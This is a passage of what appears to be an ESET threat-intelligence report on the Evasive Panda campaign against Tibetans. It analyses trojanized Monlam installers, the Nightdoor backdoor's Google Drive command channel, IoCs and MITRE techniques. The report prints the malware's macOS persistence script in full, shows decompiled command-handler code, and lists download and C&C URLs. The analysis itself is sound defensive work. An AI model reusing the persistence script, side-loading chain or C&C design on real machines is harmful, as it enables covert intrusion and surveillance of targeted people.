

Figure 13. Loading chain of the malicious components

The trojanized application contains a malicious dropper called autorun.exe that deploys two components:

- an executable file named MonlamUpdate.exe, which is a software component from an emulator called C64 Forever and is abused for DLL side-loading, and
- RPHost.dll, the side-loaded DLL, which is a malicious downloader for the next stage.

When the downloader DLL is loaded in memory, it creates a scheduled task named Demovale intended to be executed every time a user logs on. However, since the task does not specify a file to execute, it fails to establish persistence.

Next, this DLL gets a UUID and the operating system version to create a custom User-Agent and sends a GET request to https://www.monlamit[.]com/sites/default/files/softwares/updateFiles/Monlam_Grand_Tibetan_Dictionary_2018/UpdateInfo.dat to obtain a JSON file containing the URL to download and execute a payload that it drops to the %TEMP% directory. We were unable to obtain a sample of the JSON object data from the compromised website; therefore we don't know from where exactly default_ico.exe is downloaded, as illustrated in Figure 13.

Via ESET telemetry, we noticed that the illegitimate MonlamUpdate.exe process downloaded and executed on different occasions at least four malicious files to %TEMP%\default_ico.exe. Table 2 lists those files and their purpose.

Table 2. Hash of the default_ico.exe *downloader/dropper, contacted C&C URL, and description of the downloader*

SHA-1	Contacted URL	Purpose
1C7DF9B0023FB97000B71C7917556036A48657C5	https://tibetpost[.]net/templates/protostar/html/layouts/joomla/system/default_fields.php	Downloads an unknown payload from the server.
F0F8F60429E3316C463F397E8E29E1CB2D925FC2		Downloads an unknown payload from the server. This sample was written in Rust.
7A3FC280F79578414D71D70609FBDB49EC6AD648	http://188.208.141[.]204:5040/a62b94e4dcd54243bf75802f0cbd71f3.exe	Downloads a randomly named Nightdoor dropper.
BFA2136336D845184436530CDB406E3822E83EEB	N/A	Open-source tool SystemInfo, into which the attackers integrated their malicious code and embedded an encrypted blob that, once decrypted and executed, installs MgBot.

Finally, the default_ico.exe downloader or dropper will either obtain the payload from the server or drop it, then execute it on the victim machine, installing either Nightdoor (see the Nightdoor section) or MgBot (see our previous analysis).

The two remaining trojanized packages are very similar, deploying the same malicious downloader DLL side-loaded by the legitimate executable.

macOS packages

The ZIP archive downloaded from the official app store contains a modified installer package (.pkg file), where a Mach-O executable and a post-installation script were added. The post-installation script copies the Mach-O file to $HOME/Library/Containers/CalendarFocusEXT/ and proceeds to install a Launch Agent in $HOME/Library/LaunchAgents/com.Terminal.us.plist for persistence. Figure 14 shows the script responsible for installing and launching the malicious Launch Agent.

```
#!/bin/bash

plist_name="com.Terminal.us.plist"

if [ -d $HOME/Library/Containers/CalendarFocusEXT ]; then
    rm -r $HOME/Library/Containers/CalendarFocusEXT
fi

mkdir -p $HOME/Library/Containers/CalendarFocusEXT

mv /Library/Monlam-bodyig_Keyboard_2017 $HOME/Library/Containers/CalendarFocusEXT
chmod +x $HOME/Library/Containers/CalendarFocusEXT/Monlam-bodyig_Keyboard_2017
xattr -c $HOME/Library/Containers/CalendarFocusEXT/Monlam-bodyig_Keyboard_2017

plist_content="<?xml version=\"1.0\" encoding=\"UTF-8\"?>
<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">
<plist version=\"1.0\">
<dict>
    <key>Label</key>
    <string></string>
    <key>ProgramArguments</key>
    <array>
        <string>$HOME/Library/Containers/CalendarFocusEXT/Monlam-bodyig_Keyboard_2017</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>StartInterval</key>
    <integer>30</integer>
    <key>ThrottleInterval</key>
    <integer>2</integer>
    <key>WorkingDirectory</key>
    <string>$HOME/Library/Containers/CalendarFocusEXT</string>
    <key>UserName</key>
    <string>$USER</string>
</dict>
</plist>"

plist_path="$HOME/Library/LaunchAgents/$plist_name"

if [ -f $plist_path ]; then
    rm $plist_path
fi

echo "$plist_content" > $plist_path

launchctl unload -w $plist_path
launchctl load -w $plist_path
```

Figure 14. Post-installation script for installing and launching the malicious Launch Agent

The malicious Mach-O, Monlam-bodyig_Keyboard_2017 in Figure 13 is signed, but not notarized, using a developer certificate (not a certificate type usually used for distribution) with the name and team identifier ya ni yang (2289F6V4BN). The timestamp in the signature shows that it was signed January 7th, 2024. This date is also used in the modified timestamp of the malicious files in the metadata of the ZIP archive. The certificate was issued only three days before. The full certificate is available in the IoCs section. Our team reached out to Apple on January 25th and the certificate was revoked the same day.

This first-stage malware downloads a JSON file that contains the URL to the next stage. The architecture (ARM or Intel), macOS version, and hardware UUID (an identifier unique to each Mac) are reported in the User-Agent HTTP request header. The same URL as the Windows version is used to retrieve that configuration: https://www.monlamit[.]com/sites/default/files/softwares/updateFiles/Monlam_Grand_Tibetan_Dictionary_2018/UpdateInfo.dat. However, the macOS version will look at the data under the mac key of the JSON object instead of the win key.

The object under the mac key should contain the following:

- url: The URL to the next stage.
- md5: MD5 sum of the payload.
- vernow: A list of hardware UUIDs. If present, the payload will only be installed on Macs that have one of the listed hardware UUIDs. This check is skipped if the list is empty or missing.

- version: A numerical value that must be higher than the previously downloaded second stage “version”. The payload is not downloaded otherwise. The value of the currently running version is kept in the application user defaults.

After the malware downloads the file from the specified URL using curl, the file is hashed using MD5 and compared to the hexadecimal digest under the md5 key. If it matches, its extended attributes are removed (to clear the com.apple.quarantine attribute), the file is moved to $HOME/Library/SafariBrowser/Safari.app/Contents/MacOS/SafariBrower, and is launched using execvp with the argument run.

Unlike the Windows version, we could not find any of the later stages of the macOS variant. One JSON configuration contained an MD5 hash (3C5739C25A9B85E82E0969EE94062F40), but the URL field was empty.

Nightdoor

The backdoor that we have named Nightdoor (and is named NetMM by the malware authors according to PDB paths) is a late addition to Evasive Panda’s toolset. Our earliest knowledge of Nightdoor goes back to 2020, when Evasive Panda deployed it onto a machine of a high-profile target in Vietnam. The backdoor communicates with its C&C server via UDP or the Google Drive API. The Nightdoor implant from this campaign used the latter. It encrypts a Google API OAuth 2.0 token within the data section and uses the token to access the attacker’s Google Drive. We have requested that the Google account associated with this token be taken down.

First, Nightdoor creates a folder in Google Drive containing the victim’s MAC address, which also acts as a victim ID. This folder will contain all the messages between the implant and the C&C server. Each message between Nightdoor and the C&C server is structured as a file and separated into filename and file data, as depicted in Figure 15.



Figure 15. The conversation messages between the implant and the C&C from the victim’s folder in the attacker’s Google Drive

Each filename contains eight main attributes, which is demonstrated in the example below.

Example:

1_2_0C64C2BAEF534C8E9058797BCD783DE5_168_0_1_4116_0_00-00-00-00-00-00

- 1_2: magic value.
- 0C64C2BAEF534C8E9058797BCD783DE5: header of pbuf data structure.
- 168: size of the message object or file size in bytes.
- 0: filename, which is always the default of 0 (null).
- 1: command type, hardcoded to 1 or 0 depending on the sample.
- 4116: command ID.
- 0: quality of service (QoS).
- 00-00-00-00-00-00: meant to be MAC address of the destination but always defaults to 00-00-00-00-00-00.

The data inside each file represents the controller’s command for the backdoor and the necessary parameters to execute it. Figure 16 shows an example of a C&C server message stored as file data.

```
1_2_03BF35EFB0ED4CA29AE16F54A2CBDAA5_168_0_1_4116_0_00-00-00-00-00-00

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  01 02 FF FF FF FF 00 00 00 00 00 00 00 [redacted]  ..ÿÿÿÿ.......[redacted]
00000010  [redacted] 00 01 14 10 00 00 00 00 00 00 77 00 00 00  [redacted]..........w...
00000020  00 00 00 00 48 66 7D 35 31 22 17 29 E6 B9 01 1A  ....Hf}51".)æ¹..
00000030  4E F5 E6 96 7B BD A2 C8 44 B0 F6 E2 E8 0C 99 2C  Nõæ–{½¢ÈD°öâè.™,
00000040  EB 94 70 B5 DC 0D 95 FF D6 94 23 1B AF 09 C8 51  ë”pµÜ.•ÿÖ”#.¯.ÈQ
00000050  AC DF 4E 19 2F E5 05 05 40 17 AB CB D4 61 B1 76  ¬ßN./å..@.«ËÔa±v
00000060  1A CB C0 96 7D 90 1A EA D2 41 D4 CB AA B2 B6 6F  .ËÀ–}..êÒAÔËª²¶o
00000070  7E 54 9D 09 88 79 45 9C BC 76 0C F2 36 25 E5 69  ~T..ˆyEœ¼v.ò6%åi
00000080  5B 5B 17 76 65 43 46 4F EA D1 F3 A5 D5 A0 A6 F4  [[.veCFOêÑó¥Õ ¦ô
00000090  BB 4F 33 FC C2 2B 41 DB 84 1C 75 08 5F 4A 83 DB  »O3üÂ+AÛ„.u._JƒÛ
000000A0  2E 7C AB A2 4B 39 1F F1                          .|«¢K9.ñ
```

Figure 16. Message from the C&C server

By reverse engineering Nightdoor, we were able to understand the meaning of the important fields presented in the file, as shown in Figure 17.



Figure 17. Nightdoor command file format

We found that many meaningful changes were added to the Nightdoor version used in this campaign, one of them being the organization of command IDs. In previous versions, each command ID was assigned to a handler function one by one, as shown in Figure 18. The numbering choices, such as from 0x2001 to 0x2006, from 0x2201 to 0x2203, from 0x4001 to 0x4003, and from 0x7001 to 0x7005, suggested that commands were divided into groups with similar functionalities.

```
*this = CreateEventW(0, 1, 0, event_name);
sub_71BCBE99(toolbox);
event_name = 0;
cmd_obj.command_id = 0x2001;
cmd_obj.handle_func = NetMM_CmdHandler_0x2001_8193;
v2 = NetMm_ToolboxAppend(toolbox, &cmd_obj);
NetMM_ToolboxUpdate(toolbox, v37, v2, event_name);
event_name = 0;
cmd_obj2.command_id = 0x2002;
cmd_obj2.handle_func = NetMM_CmdHandler_0x2002_8194_CollectDrivesInformationCommand;
v3 = NetMm_ToolboxAppend(toolbox, &cmd_obj2);
NetMM_ToolboxUpdate(toolbox, &v28, v3, event_name);
event_name = 0;
cmd_obj3.command_id = 0x2003;
cmd_obj3.handle_func = NetMM_CmdHandler_0x2003_8195_CollectInstalledPrograms;
v4 = NetMm_ToolboxAppend(toolbox, &cmd_obj3);
NetMM_ToolboxUpdate(toolbox, &v34, v4, event_name);
event_name = 0;
cmd_obj4.command_id = 0x2004;
cmd_obj4.handle_func = NetMM_CmdHandler_0x2004_8196_CollectProcessesInformation;
v5 = NetMm_ToolboxAppend(toolbox, &cmd_obj4);
NetMM_ToolboxUpdate(toolbox, &v24, v5, event_name);
event_name = 0;
cmd_obj5.command_id = 0x2006;
cmd_obj5.handle_func = NetMM_CmdHandler_0x2006_8198_EnumFileLogMetaData;
v6 = NetMm_ToolboxAppend(toolbox, &cmd_obj5);
NetMM_ToolboxUpdate(toolbox, &v32, v6, event_name);
v42[0] = 0x2201;
v42[1] = NetMM_CmdHandler_0x2201;
event_name = 0;
v7 = NetMm_ToolboxAppend(toolbox, v42);
NetMM_ToolboxUpdate(toolbox, &v26, v7, event_name);
```

Figure 18. Nightdoor's old method of assigning command IDs to handling functions

However, in this version, Nightdoor uses a branch table to organize all the command IDs with their corresponding handlers. The command IDs are continuous throughout and act as indexes to their corresponding handlers in the branch table, as shown in Figure 19.



Figure 19. Nightdoor's switch statement and the branch table

Table 3 is a preview of the C&C server commands and their functionalities. This table contains the new command IDs as well as the equivalent IDs from older versions.

Table 3. Commands supported by the Nightdoor variants used in this campaign.

Command ID	Previous command ID	Description
0x1001	0x2001	Collect basic system profile information such as: - OS version - IPv4 network adapters, MAC addresses, and IP addresses - CPU name - Computer name - Username - Device driver names - All usernames from C:\Users* - Local time - Public IP address using the ifconfig.me or ipinfo.io webservice
0x1007	0x2002	Collect information about disk drives such as: - Drive name - Free space and total space - File system type: NTFS, FAT32, etc.
0x1004	0x2003	Collect information on all installed applications under Windows registry keys: - HKLM\SOFTWARE\ - WOW6432Node\Microsoft\Windows\ CurrentVersion\Uninstall (x64) - Microsoft\Windows\CurrentVersion\Uninstall (x86)

Command ID	Previous command ID	Description
0x1003	0x2004	Collect information on running processes, such as: - Process name - Number of threads - Username - File location on disk - Description of file on disk
0x1006	0x4001	Create a reverse shell and manage input and output via anonymous pipes.
	0x4002	
	0x4003	
0x1002	N/A	Self-uninstall.
0x100C	0x6001	Move file. The path is provided by the C&C server.
0x100B	0x6002	Delete file. The path is provided by the C&C server.
0x1016	0x6101	Get file attributes. The path is provided by the C&C server.

Conclusion

We have analyzed a campaign by the China-aligned APT Evasive Panda that targeted Tibetans in several countries and territories. We believe that the attackers capitalized, at the time, on the upcoming Monlam festival in January and February of 2024 to compromise users when they visited the festival's website-turned-watering-hole. In addition, the attackers compromised the supply chain of a software developer of Tibetan language translation apps.

The attackers fielded several downloaders, droppers, and backdoors, including MgBot – which is used exclusively by Evasive Panda – and Nightdoor: the latest major addition to the group's toolkit and which has been used to target several networks in East Asia.

A comprehensive list of Indicators of Compromise (IoCs) and samples can be found in our GitHub repository.

> For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.
> ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

Files

SHA-1	Filename	Detection	Description
0A88C3B4709287F70CA2549A29353A804681CA78	autorun.exe	Win32/Agent.AGFU	Dropper component added t official installer package.
1C7DF9B0023FB97000B71C7917556036A48657C5	default_ico.exe	Win32/Agent.AGFN	Intermediate downloader.
F0F8F60429E3316C463F397E8E29E1CB2D925FC2	default_ico.exe	Win64/Agent.DLY	Intermediate downloader programmed in Rust.

SHA-1	Filename	Detection	Description
7A3FC280F79578414D71 D70609FBDB49EC6AD648	default_ico.exe	Win32/Agent.AGFQ	Nightdoor downloader.
70B743E60F952A1238A4 69F529E89B0EB71B5EF7	UjGnsPwFaEtl.exe	Win32/Agent.AGFS	Nightdoor dropper.
FA44028115912C95B5EF B43218F3C7237D5C349F	RPHost.dll	Win32/Agent.AGFM	Intermediate loader.
5273B45C5EABE64EDBD0 B79F5D1B31E2E8582324	certificate.pkg	OSX/Agent.DJ	MacOS dropper component
5E5274C7D931C1165AA5 92CDC3BFCEB4649F1FF7	certificate.exe	Win32/Agent.AGES	Dropper component from th compromised website.
59AA9BE378371183ED41 9A0B24C019CCF3DA97EC	default_ico_1.exe	Win32/Agent.AGFO	Nightdoor dropper compone
8591A7EE00FB1BB7CC5B 0417479681290A51996E	memmgrset.dll	Win32/Agent.AGGH	Intermediate loader for Nigh downloader component.
82B99AD976429D0A6C54 5B64C520BE4880E1E4B8	pidgin.dll	Win32/Agent.AGGI	Intermediate loader for Nigh
3EEE78EDE82F6319D094 787F45AFD9BFB600E971	Monlam_Grand_Tibetan_Dictionary_2018.zip	Win32/Agent.AGFM	Trojanized installer.
2A96338BACCE3BB687BD C274DAAD120F32668CF4	jquery.js	JS/TrojanDownloader.Agent.AAPA	Malicious JavaScript added compromised website.
8A389AFE1F85F83E340C A9DFC0005D904799D44C	Monlam Bodyig 3.1.exe	Win32/Agent.AGFU	Trojanized installer.
944B69B5E225C7712604 EFC289E153210124505C	deutsch-tibetisches_w__rterbuch_installer_windows.zip	MSIL/Agent.WSK	Trojanized installer package
A942099338C946FC196C 62E87942217BF07FC5B3	monlam-bodyig3.zip	Win32/Agent.AGFU	Trojanized installer package
52FE3FD399ED15077106 BAE9EA475052FC8B4ACC	Monlam-Grand-Tibetan-Dictionary-for-mac-OS-X.zip	OSX/Agent.DJ	MacOS trojanized installer package.
57FD698CCB5CB4F90C01 4EFC6754599E5B0FBE54	monlam-bodyig-mac-os.zip	OSX/Agent.DJ	MacOS trojanized installer package.
C0575AF04850EB1911B0 00BF56E8D5E9362A61E4	Security~.x64	OSX/Agent.DJ	MacOS downloader.
7C3FD8EE5D660BBF43E4 23818C6A8C3231B03817	Security~.arm64	OSX/Agent.DJ	MacOS downloader.
FA78E89AB95A0B49BC06 63F7AB33AAF1A924C560	Security.fat	OSX/Agent.DJ	MacOS downloader compor
5748E11C87AEAB3C19D1 3DB899D3E2008BE928AD	Monlam_Grand_Dictionary export file	OSX/Agent.DJ	Malicious component from r trojanized installer package.

Certificates

Serial number	49:43:74:D8:55:3C:A9:06:F5:76:74:E2:4A:13:E9:33
Thumbprint	77DBCDFACE92513590B7C3A407BE2717C19094E0
Subject CN	Apple Development: ya ni yang (2289F6V4BN)
Subject O	ya ni yang
Subject L	N/A
Subject S	N/A
Subject C	US
Valid from	2024-01-04 05:26:45
Valid to	2025-01-03 05:26:44

Serial number	6014B56E4FFF35DC4C948452B77C9AA9
Thumbprint	D4938CB5C031EC7F04D73D4E75F5DB5C8A5C04CE
Subject CN	KP MOBILE
Subject O	KP MOBILE
Subject L	N/A
Subject S	N/A
Subject C	KR
Valid from	2021-10-25 00:00:00
Valid to	2022-10-25 23:59:59

IP	Domain	Hosting provider	First seen	Details
N/A	tibetpost[.]net	N/A	2023-11-29	Compromised website.
N/A	www.monlamit[.]com	N/A	2024-01-24	Compromised website.
N/A	update.devicebug[.]com	N/A	2024-01-14	C&C.
188.208.141[.]204	N/A	Amol Hingade	2024-02-01	Download server for Nightdoor dropper component.

MITRE ATT&CK techniques

This table was built using *version 14* of the MITRE ATT&CK framework**.**

Tactic	ID	Name	Description

Tactic	ID	Name	Description
Resource Development	T1583.004	Acquire Infrastructure: Server	Evasive Panda acquired servers for the C&C infrastructure of Nightdoor, MgBot, and the macOS downloader component.
	T1583.006	Acquire Infrastructure: Web Services	Evasive Panda used Google Drive's web service for Nightdoor's C&C infrastructure.
	T1584.004	Compromise Infrastructure: Server	Evasive Panda operators compromised several servers to use as watering holes, for a supply-chain attack, and to host payloads and use as C&C servers.
	T1585.003	Establish Accounts: Cloud Accounts	Evasive Panda created a Google Drive account and used it as C&C infrastructure.
	T1587.001	Develop Capabilities: Malware	Evasive Panda deployed custom implants such as MgBot, Nightdoor, and a macOS downloader component.
	T1588.003	Obtain Capabilities: Code Signing Certificates	Evasive Panda obtained code-signing certificates.
	T1608.004	Stage Capabilities: Drive-by Target	Evasive Panda operators modified a high-profile website to add a piece of JavaScript code that renders a fake notification to download malware.
Initial Access	T1189	Drive-by Compromise	Visitors to compromised websites may receive a fake error message enticing them to download malware.
	T1195.002	Supply Chain Compromise: Compromise Software Supply Chain	Evasive Panda trojanized official installer packages from a software company.
Execution	T1106	Native API	Nightdoor, MgBot, and their intermediate downloader components use Windows APIs to create processes.
	T1053.005	Scheduled Task/Job: Scheduled Task	Nightdoor and MgBot's loader components can create scheduled tasks.
Persistence	T1543.003	Create or Modify System Process: Windows Service	Nightdoor and MgBot's loader components can create Windows services.
	T1574.002	Hijack Execution Flow: DLL Side-Loading	Nightdoor and MgBot's dropper components deploy a legitimate executable file that side-loads a malicious loader.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	DLL components of the Nightdoor implant are decrypted in memory.
	T1562.004	Impair Defenses: Disable or Modify System Firewall	Nightdoor adds two Windows Firewall rules to allow inbound and outbound communication for its HTTP proxy server functionality.
	T1070.004	Indicator Removal: File Deletion	Nightdoor and MgBot can delete files.
	T1070.009	Indicator Removal: Clear Persistence	Nightdoor and MgBot can uninstall themselves.
	T1036.004	Masquerading: Masquerade Task or Service	Nightdoor's loader disguised its task as netsvcs.
	T1036.005	Masquerading: Match Legitimate Name or Location	Nightdoor's installer deploys its components into legitimate system directories.

Tactic	ID	Name	Description
	T1027.009	Obfuscated Files or Information: Embedded Payloads	Nightdoor's dropper component contains embedded malicious files that are deployed on disk.
	T1055.001	Process Injection: Dynamic-link Library Injection	Nightdoor and MgBot's loaders components inject themselves into svchost.exe.
	T1620	Reflective Code Loading	Nightdoor and MgBot's loader components inject themselves into svchost.exe, from where they load the Nightdoor or MgBot backdoor.
Discovery	T1087.001	Account Discovery: Local Account	Nightdoor and MgBot collect user account information from the compromised system.
	T1083	File and Directory Discovery	Nightdoor and MgBot can collect information from directories and files.
	T1057	Process Discovery	Nightdoor and MgBot collect information about processes.
	T1012	Query Registry	Nightdoor and MgBot query the Windows registry to find information about installed software.
	T1518	Software Discovery	Nightdoor and MgBot collect information about installed software and services.
	T1033	System Owner/User Discovery	Nightdoor and MgBot collect user account information from the compromised system.
	T1082	System Information Discovery	Nightdoor and MgBot collect a wide range of information about the compromised system.
	T1049	System Network Connections Discovery	Nightdoor and MgBot can collect data from all active TCP and UDP connections on the compromised machine.
Collection	T1560	Archive Collected Data	Nightdoor and MgBot store collected data in encrypted files.
	T1119	Automated Collection	Nightdoor and MgBot automatically collect system and network information about the compromised machine.
	T1005	Data from Local System	Nightdoor and MgBot collect information about the operating system and user data.
	T1074.001	Data Staged: Local Data Staging	Nightdoor stages data for exfiltration in files on disk.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	Nightdoor communicates with the C&C server using HTTP.
	T1095	Non-Application Layer Protocol	Nightdoor communicates with the C&C server using UDP. MgBot communicates with the C&C server using TCP.
	T1571	Non-Standard Port	MgBot uses TCP port 21010.
	T1572	Protocol Tunneling	Nightdoor can act as an HTTP proxy server, tunneling TCP communication.
	T1102	Web Service	Nightdoor uses Google Drive for C&C communication.
Exfiltration	T1020	Automated Exfiltration	Nightdoor and MgBot automatically exfiltrate collected data.

Tactic	ID	Name	Description
	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	Nightdoor can exfiltrate its files to Google Drive.

Appendix

The targeted IP address ranges are provided in the following table.

CIDR	ISP	City	Country
124.171.71.0/24	iiNet	Sydney	Australia
125.209.157.0/24	iiNet	Sydney	Australia
1.145.30.0/24	Telstra	Sydney	Australia
193.119.100.0/24	TPG Telecom	Sydney	Australia
14.202.220.0/24	TPG Telecom	Sydney	Australia
123.243.114.0/24	TPG Telecom	Sydney	Australia
